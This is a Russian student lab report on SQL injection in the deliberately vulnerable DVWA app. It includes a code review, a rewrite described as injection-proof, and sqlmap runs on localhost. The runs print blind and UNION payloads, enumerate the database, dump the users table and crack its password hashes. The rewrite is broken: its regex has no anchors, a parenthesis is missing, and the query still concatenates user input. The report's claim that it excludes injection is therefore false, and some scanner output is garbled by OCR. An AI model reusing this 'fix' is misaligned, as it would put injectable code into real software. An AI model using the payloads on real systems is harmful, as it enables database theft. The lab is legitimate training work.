



МИНОБРНАУКИ РОССИИ

Федеральное государственное бюджетное образовательное учреждение
высшего образования

«МИРЭА - Российский технологический университет»

РТУ МИРЭА

РТУ МИРЭА г. Москва

Кафедра информационно-аналитические системы кибербезопасности (КБ - 2)

ОТЧЕТ О ВЫПОЛНЕНИИ ЛАБОРАТОРНОЙ РАБОТЫ № 2

по дисциплине

«Проектирование и разработка безопасного программного обеспечения информационно-аналитических систем»

(наименование дисциплины)

Выполнил студент группы БИСО-03-19

Тепсикоев С. А.

Принял

Преподаватель

Латыпов Э. Т.

Работа выполнена

«__»_____2023г.

«Оценка _____»

«__»_____2023г.

Москва 2023

СОДЕРЖАНИЕ

ПОСТАНОВКА ЗАДАЧИ.....	3
РЕШЕНИЕ.....	4

ПОСТАНОВКА ЗАДАЧИ

1. Необходимо найти участок кода, содержащий инъекцию SQL кода в задании Blind Sql Injection на сайте dvwa.local с использованием статического анализатора кода (Можно использовать [официальный ресурс](#) или виртуальную машину Web Security Dojo)
2. Проанализировать код и сделать кодревью, указав слабые места

```
<?php

if( isset( $_GET[ 'Submit' ] ) ) {
    // Get input
    $id = $_GET[ 'id' ];

    // Check database
    $getid = "SELECT first_name, last_name FROM users WHERE user_id =
'$id'";

    $result = mysqli_query($GLOBALS["___mysqli_ston"], $getid ); //
Removed 'or die' to suppress mysql errors

    // Get results
    $num = @mysqli_num_rows( $result ); // The '@' character suppresses errors
    if( $num > 0 ) {
        // Feedback for end user
        $html .= '<pre>User ID exists in the database.</pre>';
    }
    else {
        // User wasn't found, so the page wasn't!
        header( $_SERVER[ 'SERVER_PROTOCOL' ] . ' 404 Not Found' );

        // Feedback for end user
        $html .= '<pre>User ID is MISSING from the database.</pre>';
    }
}
```

```
}

((is_null($__mysqli_res =
mysqli_close($GLOBALS["__mysqli_ston"]))) ? false : $__mysqli_res);
}

?>
```

3. Разработать свою систему вывода информации об объекте на любом языке, исключающий возможность инъекции SQL кода. Возможно исправление участка кода из dvwa.local

Требования к системе авторизации

● Система вывода информации об объекте должна использовать запросы GET с параметрами, аналогичными из задания Blind SQL injection dvwa



dvwa.local/vulnerabilities/sqli/?


username=USER&password=PASS&user_token=TOKEN&Login=Login

4. Использовать sqlmap для нахождения уязвимости в веб-ресурсе
5. Использовать Burp для нахождения уязвимости в веб-ресурсе

РЕШЕНИЕ

1. Необходимо найти участок кода, содержащий инъекцию SQL кода в задании Blind Sql Injection на сайте dvwa.local с использованием статического анализатора кода (sonarqube).





2. Проанализировать код и сделать код ревью, указав слабые места.
 - Низкоуровневый код не проверяет и не фильтрует идентификатор параметра.
 - Очевидные уязвимости SQL-инъекций, оператор SQL возвращает только 2 результата:
 - User ID exists in the database.
 - User ID is MISSING from the database.
3. Разработать свою систему вывода информации об объекте на любом языке, исключая возможность инъекции SQL кода. Возможно исправление участка кода из dvwa.local Требования к системе авторизации Система вывода информации об объекте должна использовать запросы GET с параметрами, аналогичными из задания Blind SQL injection dvwa.

<?php

```

if( isset( $_GET[ 'Submit' ] ) ) {
    // Получение входных данных
    $id = $_GET[ 'id' ];
    if(preg_match("[0-9]*",$id){
        $getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
        //-----place with sql-injection chance
        $result = mysqli_query($GLOBALS["__mysqli_ston"], $getid ); // Удалены 'or
        die' для устранения ошибок mysql

        // Получение результатов
        $num = @mysqli_num_rows( $result ); // The '@' character suppresses errors
        if( $num > 0 ) {
            // Обратная связь с конечным пользователем

```

```

$html .= '<pre> Идентификатор пользователя существует в базе
данных.</pre>';
    }
    else {
        // Пользователь не был найден!
        header( $_SERVER[ 'SERVER_PROTOCOL' ] . ' 404 Not Found' );

        // Обратная связь с конечным пользователем
        $html .= '<pre> Идентификатор пользователя отсутствует в базе
данных.</pre>';
    }


    ((is_null($__mysqli_res = mysqli_close($GLOBALS["__mysqli_ston"]))) ?
false : $__mysqli_res);
    }
    else{
        $html .= '<pre> Ваши данные неверны.</pre>';
    }
}

?>


```

4. Использовать sqlmap для нахождения уязвимости в веб-ресурсе DVWA SQL injection.

Для перехвата HTTP(S) трафика воспользуемся Burp Suite, введем любое значение в поле User ID и нажмем submit. Видим, что был перехвачен Get запрос. В качестве альтернативы можно воспользоваться стандартным консолем разработчика в браузере.



С помощью sqlmap попытаемся найти базу данных



```
linux2022 on QEMU/KVM
File Virtual Machine View Send Key

kali@kali:~$ sqlmap -u "http://127.0.0.1/dvwa/vulnerabilities/sqli/" --cookie="PHPSESSID=9d860avi68r6tqorpti67ugla8; security=low" --data="id=18Submit-Submit" --batch --threads 5

[16:26:57] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[16:26:57] [INFO] testing 'MySQL > 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[16:26:58] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[16:26:58] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[16:26:58] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[16:26:58] [INFO] testing 'Generic inline queries'
[16:26:58] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[16:26:58] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[16:26:58] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[16:26:58] [INFO] testing 'MySQL > 5.0.12 AND time-based blind (query SLEEP)'
[16:27:08] [INFO] POST parameter 'id' appears to be 'MySQL > 5.0.12 AND time-based blind (query SLEEP)' injectable
[16:27:10] [INFO] it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n]
[16:27:10] [INFO] for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n]
[16:27:10] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[16:27:10] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[16:27:10] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test
[16:27:10] [INFO] target URL appears to have 2 columns in query
[16:27:10] [INFO] POST parameter 'id' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
[16:27:10] [INFO] POST parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N]
[16:27:10] [INFO] sqlmap identified the following injection point(s) with a total of 63 HTTP(s) requests:

Parameter: id (POST)
  Type: time-based blind
  Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=1' AND (SELECT 4690 FROM (SELECT(SLEEP(5)))izNc) AND 'gdc1'='gdc1Submit-Submit

  Type: UNION query
  Title: Generic UNION query (NULL) - 2 columns
  Payload: id=1' UNION ALL SELECT CONCAT(0x716b7a7171,0x6a797150744978466d656577726a4b744b7a784350584f5872414378666d496a45756f7956665848,0x717a767871),NULL-- --8Submit-Submit


[16:27:11] [INFO] the back-end DBMS is MySQL
[16:27:11] [INFO] web server operating system: Linux Debian
[16:27:11] [INFO] web application technology: Apache 2.4.57
[16:27:11] [INFO] back-end DBMS: MySQL > 5.0.12 (MariaDB fork)
[16:27:11] [INFO] fetching database names
[16:27:11] [INFO] available databases [2]:
[*] dvwa
[*] information_schema

[16:27:11] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 26 times
[16:27:11] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/127.0.0.1'

[*] ending @ 16:27:11 /2023-11-24/

kali@kali:~$
```

Извлечем имена таблиц с помощью **--tables**, но поскольку нас интересует только база данных DVWA, мы можем использовать **-D dvwa** для ограничения наших результатов.



```
linux2022 on QEMU/KVM
File Virtual Machine View Send Key

kali@kali:~$ sqlmap -u "http://127.0.0.1/dvwa/vulnerabilities/sqli/" --cookie="PHPSESSID=9d860avi68r6tqorpti67ugla8; security=low" --data="id=18Submit-Submit" --batch --threads 5

[16:29:56] [INFO] resuming back-end DBMS 'mysql'
[16:29:56] [INFO] testing connection to the target URL
[16:29:56] [INFO] sqlmap resumed the following injection point(s) from stored session:

Parameter: id (POST)
  Type: time-based blind
  Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=1' AND (SELECT 4690 FROM (SELECT(SLEEP(5)))izNc) AND 'gdc1'='gdc1Submit-Submit

  Type: UNION query
  Title: Generic UNION query (NULL) - 2 columns
  Payload: id=1' UNION ALL SELECT CONCAT(0x716b7a7171,0x6a797150744978466d656577726a4b744b7a784350584f5872414378666d496a45756f7956665848,0x717a767871),NULL-- --8Submit-Submit

[16:29:56] [INFO] the back-end DBMS is MySQL
[16:29:56] [INFO] web server operating system: Linux Debian
[16:29:56] [INFO] web application technology: Apache 2.4.57
[16:29:56] [INFO] back-end DBMS: MySQL > 5.0.12 (MariaDB fork)
[16:29:56] [INFO] fetching tables for database: 'dvwa'
[16:29:56] [WARNING] reflective value(s) found and filtering out
Database: dvwa
[2 tables]
+-----+
| guestbook |
| users      |
+-----+

[16:29:56] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/127.0.0.1'

[*] ending @ 16:29:56 /2023-11-24/

kali@kali:~$
```

Видим гостевую книгу и таблицу пользователей в базе данных DVWA. Далее извлечем информацию из таблицы пользователей. Для этого заменим **-D dvwa** на **-T users**, также используем флаг **--dump** для выгрузки содержимого таблицы. По умолчанию sqlmap также попытался взломать пароли, и поскольку они были простыми взломать их не составило труда.


```
Linux2022 on QEMU/KVM
File Virtual Machine View Send Key

kali@kali: ~
File Actions Edit View Help
Payload: id=1' UNION ALL SELECT CONCAT(0x716b7a7171,0x6a797150744978466d656577726a4b744b7a7843505845f5872414370666d496a45756f7956665848,0x717a767871),NULL -- ->Submit-Submit

[16:30:42] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.57
back-end DBMS: MySQL > 5.0.52 (MaxiBB fork)
[16:30:42] [WARNING] missing database parameter. sqlmap is going to use the current database to enumerate table(s) entries
[16:30:42] [INFO] fetching current database
[16:30:42] [WARNING] reflective value(s) found and filtering out
[16:30:42] [INFO] fetching columns for table 'users' in database 'dwa'
[16:30:43] [INFO] fetching entries for table 'users' in database 'dwa'
[16:30:43] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] N
do you want to crack them via a dictionary-based attack? [Y/n/q] Y
[16:30:43] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.txt.' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
[16:30:43] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] N
[16:30:43] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[16:30:43] [INFO] starting 2 processes
[16:30:44] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260833678922e03'
[16:30:46] [INFO] cracked password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[16:30:51] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
[16:30:51] [INFO] cracked password 'letmein' for hash '0d107d99f5bbe40cade3de5c71e9e9b7'
Database: dwa
Table: users
5 entries
+-----+-----+-----+-----+-----+-----+-----+-----+
| user_id | user | avatar | password | last_name | first_name | last_login | failed_login |
+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | admin | /dwa/hackable/users/admin.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin | admin | 2023-11-11 07:34:33 | 0 |
| 2 | gordonb | /dwa/hackable/users/gordonb.jpg | e99a18c428cb38d5f260833678922e03 (abc123) | Brown | Gordon | 2023-11-11 07:34:33 | 0 |
| 3 | 1237 | /dwa/hackable/users/1237.jpg | 8d3533d75ae2c3966d7e0d4fcc69216b (charley) | Me | Hack | 2023-11-11 07:34:33 | 0 |
| 4 | pablo | /dwa/hackable/users/pablo.jpg | 0d107d99f5bbe40cade3de5c71e9e9b7 (letmein) | Picasso | Pablo | 2023-11-11 07:34:33 | 0 |
| 5 | smithy | /dwa/hackable/users/smithy.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith | Bob | 2023-11-11 07:34:33 | 0 |
+-----+-----+-----+-----+-----+-----+-----+-----+

[16:31:00] [INFO] table 'dwa.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/127.0.0.1/dump/dwa/users.csv'
[16:31:00] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/127.0.0.1'

[*] ending @ 16:31:00 /2023-11-24/


kali@kali: ~
```

